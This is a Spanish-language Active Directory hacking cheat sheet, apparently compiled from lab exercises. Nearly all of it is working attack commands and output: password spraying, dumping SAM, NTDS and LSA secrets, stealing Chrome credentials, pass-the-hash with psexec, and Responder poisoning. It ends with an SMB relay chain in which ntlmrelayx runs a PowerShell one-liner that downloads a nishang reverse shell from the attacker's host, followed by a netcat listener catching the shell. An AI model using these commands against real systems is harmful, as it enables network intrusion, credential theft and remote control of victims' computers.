

# HACKING EN ACTIVE DIRECTORY



**ANONIMO501**

## Contenido

CRACKMAPEXEC INSTALACION.....	3
CRACKMAPEXEC EN ACCIÓN .....	4
CONEXIONES SMB .....	9
RPCCLIENT (PORTS 139) .....	10
wmiexec.py (dentro de impacket/examples/) .....	12
Enlace anónimo LDAP.....	13
Windapsearch.....	13
<b>Enum4linux</b> (Enumeracion de usuarios) .....	14
RESPONDER (RELAY) .....	16
RESPONDER (NTLM RELAY) .....	17
<b>Instalación de Impacket:</b> .....	17
PSEXEC.....	19
SAMBARELAY .....	21
KERBEROS ( <i> GetUserSPNs.py</i> ).....	26
KERBEROASTING ATTACK - SPN (Obteniendo un TGS) .....	28
ASREPROATS ATTACK ( <b>GetNPUsers.py</b> ).....	37
KERBRUTE.....	42
KERBRUTE INSTALACION .....	42
OTRA FORMA.....	43
OTRA FORMA DE INSTALACIÓN.....	44
KERBRUTE ENUMERACION DE USUARIOS.....	44
KERBRUTE ATAQUES DE DICCIONARIO.....	44
HASHCAT.....	46
INSTALACIÓN DE XFREE RDP EN PARROT OS.....	47
Evil-WinRM (Instalacion) .....	49
BloodHound .....	67
SharpHound (Herramienta para Windows).....	73
Mimikatz.....	96



# CrackMapExec

CrackMapExec es una herramienta de código abierto utilizada para la evaluación de seguridad y pruebas de penetración en redes. Permite a los investigadores y profesionales de seguridad llevar a cabo escaneos exhaustivos de redes, identificar vulnerabilidades y realizar ataques de autenticación en sistemas Windows. CrackMapExec facilita la enumeración de información de dominios, usuarios y contraseñas, así como la ejecución de comandos remotos en máquinas comprometidas. Su versatilidad y capacidad para automatizar tareas hacen de CrackMapExec una herramienta valiosa en la caja de herramientas de los expertos en seguridad cibernética. ([NetExec](#))

CRACKMAPEXEC INSTALACION

<https://gitlab.com/snake-security/crackmapexec>

```
git clone https://gitlab.com/snake-security/crackmapexec.git
python3-m pip install pipx
pipx ensurepath
pipx install crackmapexec
```

#### Otra forma de instalación

```
sudo apt-get install-y libssl-dev libffi-dev python3-dev build-essential
git clone https://github.com/byt3bl33d3r/CrackMapExec.git
cd CrackMapExec
curl-sSL https://install.python-poetry.org | python3-
pip install poetry
poetry install
poetry run crackmapexec
nano ~/.bashrc
Al final del archivo ~/.bashrc agregamos la siguiente línea
alias crackmapexec='poetry run crackmapexec'
source ~/.bashrc
crackmapexec -o - poetry run crackmapexec
```

#### CRACKMAPEXEC EN ACCIÓN

Algunos comandos: <https://www.voidwarranties.tech/posts/pentesting-tuts/cme/crackmapexec/>

Ver donde hay conexión sin usuario y sin password

```
crackmapexec smb 192.168.0.0/24-u "-p "
```

Usuarios conectados actualmente

```
crackmapexec smb 172.16.5.130-u forend-p Klmcargo2--loggedon-users
```

Enumeración de usuarios y descripciones

```
crackmapexec smb 192.168.0.0/24--users
```

Podemos ver la política de contraseñas antes de intentar hacer fuerza bruta

```
crackmapexec smb 192.168.0.0/24--pass-pol
```

Ver directorios o carpetas compartidas:

```
crackmapexec smb 192.168.0.0/24-u 'a'-p "--shares  
crackmapexec smb 192.168.0.0/24-u user-p Passwd--shares  
crackmapexec smb 192.168.0.0/24-u user-p passwd-d domain.local--shares  
crackmapexec smb 192.168.0.0/24-u "-p "-M spider_plus--share 'Directorio'  
crackmapexec smb 192.168.0.0/24-u user-p Passwd2-M spider_plus--share 'Directorio'  
head-n 10 /tmp/cme_spider_plus/172.16.5.5.json (Ver el .json generado)
```

Información de los grupos

```
crackmapexec smb 172.16.5.0/24--groups
```

Verificar en una ip o toda la red si las credenciales user y pass son correctos

```
crackmapexec smb 192.168.1.74-u 'Administrador'-p'Password1'  
crackmapexec smb 192.168.1.0/24-u 'Administrador'-p'Password1'
```

Obtener los hashes de los usuarios en este caso del usuario Administrador.

```
crackmapexec smb 192.168.1.74-u 'Administrador'-p 'Password1'--sam
```

usamos--local-auth cuando el hash es local

```
crackmapexec smb 10.51.125.0/24-u 'gomez'-H '51ef3c9d6f2b931942d2e5d299a043ad'--local-auth
```

```
crackmapexec smb--local-auth 172.16.5.0/23-u administrator-H  
88ad09182de639ccc6579eb0849751cf | grep +
```

con los hashes obtenidos NTLM del comando anterior podremos hacer ahora PASS de HASH con crackmapexec

```
crackmapexec smb 192.168.1.74-u 'otrousuario'-H'920aeHASH930aehashf'  
crackmapexec smb 192.168.1.74-u 'otrousuario'-H'920aeHASH930aehashf'--sam  
(obtendremos más hash de dicho usuario)
```

muestra los hashes de todos los usuarios registrados en el directorio activo de la empresa auditada.

```
crackmapexec smb 192.168.1.10-u 'Administrador'-p 'Password1'--ntds vss
```

Habilitar RDP en los equipos víctimas:

```
crackmapexec smb 192.168.1.0/24-u 'Administrador'-p 'Password1'-M rdp-o action=enable
```

### >Password Spraying

```
crackmapexec smb 192.168.0.10-u 'usuario'-p password.txt  
crackmapexec smb 192.168.0.10-u 'Administrador'-p password.txt  
crackmapexec smb 192.168.0.0/24-u 'Administrador'-p password.txt  
A continuación, probaremos usuario=contraseña.  
crackmapexec smb 192.168.0.0/24-u users.txt-p users.txt--no-bruteforce
```

### User Spraying

colocando un diccionario de usuarios

```
crackmapexec smb 192.168.1.12-u users.txt-p password.txt  
crackmapexec smb 192.168.1.12-u users.txt-p 'Contr4sen4*''
```

### Obtener hashes- Kerberoasting

Con el siguiente comando conseguiremos hashes para posteriormente crackear con hashcat, es necesario tener credenciales para el siguiente ataque.

```
crackmapexec ldap 192.168.0.11-u hodor-p 'hodor'-d domain.local--kerberoasting hashes
```

### obtener credenciales de Chrome de las víctimas en red

El equipo víctima no necesita tener Mimikatz o LaZagne preinstalados para realizar el ataque. Normalmente, estas herramientas se ejecutan desde el equipo atacante, pero pueden ser transferidas y ejecutadas temporalmente en el equipo víctima durante el ataque.

```
crackmapexec smb 192.168.1.100-u admin-p password123-M mimikatz-o  
COMMAND=""dpapi::chrome""  
crackmapexec smb 192.168.1.100-u admin-p password123-M mimikatz-o  
COMMAND=""dpapi::chrome"" > chrome_creds.txt  
crackmapexec smb <IP_O_RANGO>-u <USUARIO>-p <CONTRASEÑA>-x "lazagne.exe all-quiet"  
crackmapexec smb <IP_O_RANGO>-u <USUARIO>-p <CONTRASEÑA>-x "powershell-ExecutionPolicy  
Bypass-Command 'Get-ChromeCreds.ps1'"  
crackmapexec smb <IP_O_RANGO>-u <USUARIO>-p <CONTRASEÑA>-x "ChromePass.exe /stext  
creds.txt"
```

#### CrackMapExec comando para dumper LSA secrets

```
crackmapexec smb <target>-u <username>-p <password>--lsa
```

# Opciones adicionales:

# Para múltiples objetivos:

```
crackmapexec smb <target1><target2>-u <username>-p <password>--lsa
```

# Para usar un archivo con lista de objetivos:

```
crackmapexec smb targets.txt-u <username>-p <password>--lsa
```

# Para usar credenciales de dominio:


```
crackmapexec smb <target>-u <username>-p <password>-d <domain>--lsa
```

# Para guardar la salida en un archivo:

```
crackmapexec smb <target>-u <username>-p <password>--lsa-M lsassy-o OUTPUT=lsa_secrets.txt
```

#### Llevar a cabo un control sobre los intentos de password Spraying:

Las cuentas dirigidas	
Controlador de dominio utilizado en el ataque	
Hora del ataque spray	
Fecha de la pulverización	
Contraseñas intentadas	



"**SMBMap**" es una herramienta que permite a los investigadores de seguridad y administradores de sistemas analizar y mapear recursos compartidos en una red que utilizan el Protocolo de Mensajes del Servidor (SMB). Esto es especialmente útil en entornos donde se implementa el protocolo SMB, como redes empresariales y sistemas Windows. SMBMap facilita la enumeración de recursos compartidos, permisos de archivos y directorios, así como la identificación de posibles vulnerabilidades de seguridad.

"**SMBClient**" es una utilidad de línea de comandos que proporciona una interfaz para interactuar con servidores y recursos compartidos que utilizan el protocolo SMB. Los usuarios pueden acceder, explorar y transferir archivos entre sistemas a través de SMB utilizando SMBClient. Es una herramienta esencial para administradores de sistemas y usuarios que necesitan trabajar con recursos compartidos en redes Windows y sistemas compatibles con SMB.

## CONEXIONES SMB

### SMBMAP

Comandos básicos:

smbmap-H <IP>	Si el objetivo tiene el puerto 445 habilitado
smbmap-H <IP>-r namedirectorio	Ver el contenido de la carpeta
smbmap-u ""-p ""-d dominio.local-H <IP>	Comprobar el acceso user anonimo
smbmap-u "guest"-p ""-d dominio.local-H <IP>	Comprobar el acceso user guest
smbmap-u user-p Pass2-d dominio.local-H <IP>	Comprobar el acceso con credenciales
smbmap-u user-p Pass2-d dominio.local-H <IP>-R 'Directorio'--dir-only	Lista recursiva de directorios
smbmap-H <IP>--download name dir/archivo.txt	Descargar un archivo
smbmap-H <IP>-u user-p passwd	
smbmap-u user-p 'aad3b435b51404eeaad3b435b51404ee:da76f2c4c96028b7a6111aef4a50a94d'-H <IP>	
smbmap-u 'admin'-p 'asdf1234!'-d ACME-h 10.1.3.30-x 'net group "Domain Admins" /domain'	

Listar recursiva de todos los directorios

smbmap-u user-p passwd-d cominio.local-H <IP>-R 'Directorio'--dir-only

### SMBCLIENT

conexiones básicas:

smbclient-N-L <IP>	Ver recursos compartidos, pide contraseña
smbclient //<IP>/directorio-U user	Descargar archivo (Ingresar passwd)
smbget-R smb://ip/nombre-archivo	Descargar archivos recursivamente por SMB
smbclient-N <u>\\\\&lt;IP&gt;\nombre-directorio</u>	Nos permite conectar a la ruta especificada
smbclient-p 139-U bob <u>\\\\10.129.101.73\\users</u>	Nos permite conectar Con usuario
smbclient-U '%'-L //192.168.0.10-smb2support	
smbcliente.py dominio/user@IP-VICTIMA-hashes aaa...:...a543	

Descargar archivos compartidos:

smbclient //<IP>/Directorio-U user%Passwd-c 'get ruta/al/archivo.bat'

# rpcclient

## RPCCLIENT (PORTS 139)

(Siempre probar loguearse sin passwords)

Es una herramienta incluida en el paquete Samba, utilizada para interactuar con el servicio RPC (Remote Procedure Call) en servidores Windows. Permite realizar diversas operaciones administrativas y de consulta en sistemas Windows de manera remota.

### Funcionalidades de rpcclient

Enumeración de Usuarios y Grupos (<https://github.com/s4vitar/rpcenum>)

rpcclient -U " -N <IP>
rpcclient -U "" <IP>
rpcclient -U username%password -c "enumdomusers" <IP>
rpcclient -U 'empleado1%Password1' -c "querydisplinfo" <IP>
<b>Ver comentarios o descripciones de usuarios en red - AD</b>
rpcclient -U <username>%<password> <target-ip> -c 'enumdomusers'
rpcclient -U <username>%<password> <target-ip> -c 'queryuser <user-id>'
rpcclient -U "%" <target-ip> -c 'queryuser <username>'

### RPCCLIENT PASSWORD SPRAYING

```
for u in $(cat valid_users.txt);do rpcclient-U "$u%Welcome1"-c "getusername;quit" 172.16.5.5 | grep Authority; done
```

## Consultas sobre el Sistema

```
rpcclient -U username%password -c "srvinfo" target_ip
```

## Gestión de Cuentas

```
rpcclient -U username%password -c "createuser newuser" target_ip
```

## Enumeración de Recursos Compartidos

```
rpcclient -U username%password -c "netshareenum" target_ip
```

## Consultas de SID (Security Identifier)

Permite traducir nombres de usuarios y grupos a sus SID correspondientes y viceversa.

```
rpcclient -U username%password -c "lookupnames username" target_ip
```

Estando conectados al servidor mediante rpcclient, podemos ingresar algunos de los siguientes comandos.

Consulta	Descripción
querydisplinfo and enumdomusers	Enumeración de usuarios
srvinfo	Información del servidor.
enumdomains	Enumere todos los dominios que están implementados en la red.
querydominfo	Proporciona información de dominio, servidor y usuario de los dominios implementados.
netshareenumall	Enumera todas las acciones disponibles.
netsharegetinfo <share>	Proporciona información sobre una acción específica.
enumdomusers	Enumera todos los usuarios del dominio.
queryuser <RID> queryuser 0x3e9	Proporciona información sobre un usuario específico.

## RID de usuario de fuerza bruta

```
for i in $(seq 500 1100);do rpcclient -N -U ""<target> -c "queryuser 0x$(printf '%x\n' $i)" | grep "User Name\|user_rid\|group_rid" && echo "";done  
for i in $(seq 500 1100);do rpcclient -N -U "user%Password" <target> -c "queryuser 0x$(printf '%x\n' $i)" | grep "User Name\|user_rid\|group_rid" && echo "";done
```

Veremos algo como lo siguiente

```
User Name : sambauser
user_rid : 0x1f5
group_rid: 0x201

User Name : mrb3n
user_rid : 0x3e8
group_rid: 0x201

User Name : cry0l1t3
user_rid : 0x3e9
group_rid: 0x201
```

Una alternativa a esto sería un script Python de Impacket llamado samrdump.py

<https://github.com/fortra/impacket/blob/master/examples/samrdump.py>

El cual se ejecutaría de la siguiente manera

```
samrdump.py <target>
```

Resultado

```
mrb3n (1000)/PasswordDoesNotExpire: False
mrb3n (1000)/AccountIsDisabled: False
mrb3n (1000)/ScriptPath:
cry0l1t3 (1001)/FullName: cry0l1t3
cry0l1t3 (1001)/UserComment:
cry0l1t3 (1001)/PrimaryGroupId: 513
cry0l1t3 (1001)/BadPasswordCount: 0
```

La información que ya hemos obtenido con rpcclient también la podemos obtener utilizando otras herramientas. Por ejemplo, las herramientas SMBMap y CrackMapExec también se utilizan ampliamente y son útiles para la enumeración de servicios SMB.

wmiexec.py (dentro de impacket/examples/)

conectarnos a un host con wmiexec.py

wmiexec.py dominio.local/user:'Passwd'@172.16.5.5	Conexión con credenciales
wmiexec.py @172.16.5.5	Omitir usuario y contraseña
wmiexec.py dominio.local/':'@172.16.5.5	credenciales vacías
wmiexec.py dominio.local/guest:' '@172.16.5.5	usuario "guest"

## Enlace anónimo LDAP

Enumeración de la política de contraseñas

```
ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "*" | grep -m 1 -B 10  
pwdHistoryLength
```

Enumeración de usuarios

```
ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "(&(objectclass=user))" | grep  
sAMAccountName: | cut-f2-d" "
```

## Windapsearch

[Windapsearch](#) es otro script de Python útil que podemos usar para enumerar usuarios, grupos y computadoras de un dominio de Windows mediante consultas LDAP.

windapsearch.py -h	Ayuda de Windapsearch
./windapsearch.py --dc-ip 172.16.5.5 -u "" -U	Enumeracion de usuarios con null session
python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 --da	Windapsearch - Administradores de dominio
python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 -PU	Windapsearch - Usuarios privilegiados

## Enum4linux (Enumeracion de usuarios)

Por defecto en parrot OS

```
enum4linux 172.16.5.5
enum4linux-U 172.16.5.5
enum4linux-U 172.16.5.5 | grep "user:" | cut-f2-d"[" | cut-f1-d"]"
enum4linux-U 172.16.5.5 | grep "user:" | cut-f2-d"[" | cut-f1-d"]" > usuarios.txt
```

## Enum4linux-ng (<https://github.com/cddmp/enum4linux-ng>)

Enum4linux-ng.py es una reescritura de Mark Lowe (antiguo Portcullis Labs Now Cisco CX Security Labs) enum4linux.pl, una herramienta para enumerar información de los sistemas Windows y Samba, destinado a profesionales de seguridad y jugadores de CTF. La herramienta es principalmente un envoltorio alrededor de las herramientas de samba nmblookup, net, rpcclient y smbclient.

Lo hice con fines educativos para mí y para superar problemas con enum4linux.pl. Tiene la misma funcionalidad que la herramienta original (aunque hace algunas cosas de manera diferente). Además de la herramienta original, analiza toda la salida de las herramientas de Samba y permite exportar todos los hallazgos como archivo YAML o JSON. La idea detrás de esto es permitir que otras herramientas importen los hallazgos y procesarlos más. Está planeado agregar nuevas funciones en el futuro.

```
enum4linux-ng.py-As <target>-oY out
enum4linux-ng.py 192.168.125.131-u Tester-p 'Start123!' -oY out
```



## RESPONDER

La herramienta Responder es una utilidad de seguridad informática diseñada para realizar pruebas de penetración y análisis de redes. Permite la captura y análisis de respuestas a solicitudes de protocolos de red, como SMB, HTTP, FTP, entre otros. Responder facilita la identificación de vulnerabilidades en sistemas y la realización de ataques controlados para evaluar la seguridad de una red. Con su amplio conjunto de funciones, los profesionales de seguridad pueden simular escenarios de ataque y fortalecer la infraestructura de red contra posibles amenazas.

## RESPONDER (RELAY)

Obtener hashes NTLMv2 para agregarlos a un archivo y enviar un ataque de diccionario para adivinar su contraseña (**No necesita modificar /usr/share/responder/Responder.conf**).

```
responder -I eth1-dw  
Guardamos los hashes en un archivo txt.  
john --wordlist=rockyou.txt hash.txt
```

Si no se puede ver la credencial hackeada verificar en la ruta

```
cat ~/.john/john.pot
```

si hay algún error borrarlo

```
rm ~/.john/john.pot
```

y volver a enviar el ataque

```
john --wordlist=rockyou.txt --format=netntlmv2 hash.txt
```

mostrar credenciales

```
john --show --format=netntlmv2 hash.txt
```

Ruta de logs donde se han guardado hashes en responder.

```
[root@parrot]~[/home/botache/programas]  
└── #nano /usr/share/responder/logs/  
Analyzer-Session.log          Poisoners-Session.log          SMB-NTLMv2-SSP-192.168.100.53.txt  
Config-Responder.log          Responder-Session.log          SMB-NTLMv2-SSP-fe80::e176:eed0:ab00:e60b.txt  
[root@parrot]~[/home/botache/programas]  
└── #nano /usr/share/responder/logs/SMB-NTLMv2-SSP-192.168.100.53.txt
```

## RESPONDER (NTLM RELAY)

Ahora intentemos capturar los hashes NTLM, para posteriormente usarlos como PASS THE HASH.

Ponemos el **SMB** y **http** en **Off** (`nano /usr/share/responder/Responder.conf`) guardamos y ejecutamos el Responder.

```
GNU nano 7.2
[Responder Core]

; Servers to start
SQL = On
SMB = Off ←
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off ←
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
```

## Instalación de Impacket:

Ejecutar primero responder y luego ntlmrelay

```
cd /opt/
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
su botache (Ingresar el comando para dejar de ser root)
pip3 install-r requirements.txt
python3 setup.py install
```

## Ataque

Targets.txt debe tener la ip o ips víctima de la máquina que se desea obtener acceso.

```
GNU nano 7.2
192.168.100.55
192.168.100.53
```

Esperamos los SAM (Para hacer PASS the HASH)

```
responder-l eth1-dw
cd /impacket/examples/ntlmrelayx.py
```

```
python3 ntlmrelayx.py -tf targets.txt-smb2support
```

El usuario **dsuarez** con la IP **192.168.100.53** tiene permiso de administrador sobre el equipo **192.168.100.55** del cual estamos capturando (Dumpeando) los hashes.

```
[*] All targets processed!
[*] SMBD-Thread-39 (process_request_thread): Connection from EVILCORP/DSUAREZ@192.168.100.53 controlled, but there are no more targets left!
[*] All targets processed!
[*] HTTPD(80): Connection from EVILCORP/DSUAREZ@192.168.100.53 controlled, but there are no more targets left!
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:97c9542d682acc758460bd80925e425:::
usuario:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Done dumping SAM hashes for host: 192.168.100.55 ←
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Podemos tratar de crackear el hash del usuario, copiamos el usuario completo, como vemos a continuación lo que esta en verde:

```
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:97c9542d682acc758460bd8092
usuario:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Done dumping SAM hashes for host: 192.168.100.55
```

Lo guardamos en un archivo hash.txt

```
Parrot Terminal
hash.txt
GNU nano 7.2
usuario:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Y con el siguiente comando lo crackeamos, usando el rockyou.txt

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT hash.txt
```

```
# john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT hash.txt
```

## PSEXEC

Conectar con un equipo Windows dentro del dominio AD mediante psexec.py

Instalamos impacket

```
cd /opt/
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
su botache (Ingresar el comando para dejar de ser root)
pip3 install-r requirements.txt
python3 setup.py install
```

Ruta: /opt/impacket/example

Ver cómo se ejecuta el comando:

```
python3 psexec.py
```

Ejecutar el comando para ingresar al pc víctima

```
python3 psexec.py -codec cp850 evilcorp.local/dsuarez:Password1@192.168.100.53
python3 psexec.py evilcorp.local/dsuarez:Password1@192.168.100.53
```

```
└─# python3 psexec.py evilcorp.local/dsuarez:Password1@192.168.100.53
Impacket v0.12.0.dev1+20240801.104651.6d8dd858 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.100.53.....
[*] Found writable share ADMIN$ 
[*] Uploading file CarhULgB.exe
[*] Opening SVCManager on 192.168.100.53.....
[*] Creating service xfLj on 192.168.100.53.....
[*] Starting service xfLj.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Version 10.0.19045.4780]
Hack The Box
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>
```

Pass The Hash con psexec.py

```
psexec.py evilcorp.local/Administrador@192.168.100.52 -hashes lmhash:nthash
```

```
psexec.py evilcorp.local/Administrador@192.168.100.52 -hashes  
aad3b435b51404eeaad3b435b51404ee:e2a9c79e48c89c6db3b256a063f86bbb  
psexec.py -codec cp850 evilcorp.local/Administrador@192.168.100.52 -hashes  
aad3b435b51404eeaad3b435b51404ee:e2a9c79e48c89c6db3b256a063f86bbb
```



```
[x]-[root@parrot]-[/home/botache/programas/pth-toolkit]  
└─#psexec.py -codec cp850 evilcorp.local/Administrador@192.168.100.52 -hashes aad3b435b51404eeaad3b435b51404ee:e2a9c79e48c89c6db3b256a063f86bbb  
Impacket v0.12.0.dev1+20240828.175257.27e7e747 - Copyright 2023 Fortra  
[*] Requesting shares on 192.168.100.52....  
[*] Found writable share ADMIN$  
[*] Uploading file IsgyxBm.exe  
[*] Opening SVCManager on 192.168.100.52....  
[*] Creating service dWKA on 192.168.100.52....  
[*] Starting service dWKA....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. Todos los derechos reservados.  
C:\Windows\system32>
```



Los ataques de relay son una técnica de man-in-the-middle en la que el atacante es capaz de retransmitir un mensaje desde un emisor a un receptor remoto en tiempo real.

Información más detallada: <https://globalt4e.com/ataques-smb-relay/>

## SAMBARELAY

(Usar Tmux para dividir ventanas)

### Ventana 1

Creamos un archivo targets.txt con las IPs de los Windows 10 obtenidos con crackmapexec

```
└── #nxc smb 192.168.100.0/24
SMB: 192.168.100.52 445 DC-COMPANY [*] Windows Server 2012 R2 Standard Evaluation 9600 x64 (name:DC-COMPANY) (domain:evilcorp.local) (signing:True) (SMBv1:True)
SMB: 192.168.100.41 445 DESKTOP-32MV3BA [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-32MV3BA) (signing:False) (SMBv1:False)
SMB: 192.168.100.55 445 PC-ALEXANDER [*] Windows 10 / Server 2019 Build 19041 x64 (name:PC-ALEXANDER) (domain:evilcorp.local) (signing:False) (SMBv1:False)
SMB: 192.168.100.53 445 PC-DAVID [*] Windows 10 / Server 2019 Build 19041 x64 (name:PC-DAVID) (domain:evilcorp.local) (signing:False) (SMBv1:False)
```

### Ventana 2

SMB y http en Off en el archivo Responder.conf ([nano /usr/share/responder/Responder.conf](#)).


```
GNU nano 7.2
[Responder Core]

; Servers to start
SQL = On
SMB = Off ←
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off ←
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
```

responder-l eth1-dw

Ventana 3

```
git clone https://github.com/samratashok/nishang.git
cd /nishang/Shells
cp Invoke-PowerShellTcp.ps1 PS.ps1
nano PS.ps1
Invoke-PowerShellTcp-Reverse-IPAddress IPATACANTE-Port 443
(Ponemos el comando al final del archivo PS.ps1 con la ip atacante y puerto a la escucha)
python3-m http.server - o También- python3-m http.server 8000
```




```
GNU nano 7.2                               PS.ps1
    $listener.Stop()
}
}
catch
{
    Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
    Write-Error $_
}
}
Invoke-PowerShellTcp -Reverse -IPAddress 192.168.100.51 -Port 443
```

Ventana 4

```
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
pip3 install-r requirements.txt
pip install--upgrade gpg
pip install--upgrade setuptools
python3 setup.py install
```

RUTA: /impacket/examples/ntlmrelayx.py


```
pip install--upgrade impacket
python3 ntlmrelayx.py -tf targets.txt -c "powershell IEX(New-Object
Net.WebClient).downloadString('http://IPATACANTE:8000/PS.ps1')"-smb2support
```



```
[root@parrot]# python3 ntlmrelayx.py -tf targets.txt -c "powershell IEX(New-Object Net.WebClient).downloadString('http://192.168.100.51:8000/PS.ps1')" -smb2support
```

Ventana 5

```
apt install rlwrap-y
rlwrap nc-nlvp 443
```



```
[x]-[root@parrot]-[/home/botache/programas]
└─#rlwrap nc -lvp 443 ←
listening on [any] 443 ...
connect to [192.168.100.51] from (UNKNOWN) [192.168.100.53] 50211
Windows PowerShell running as user PC-DAVID$ on PC-DAVID
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
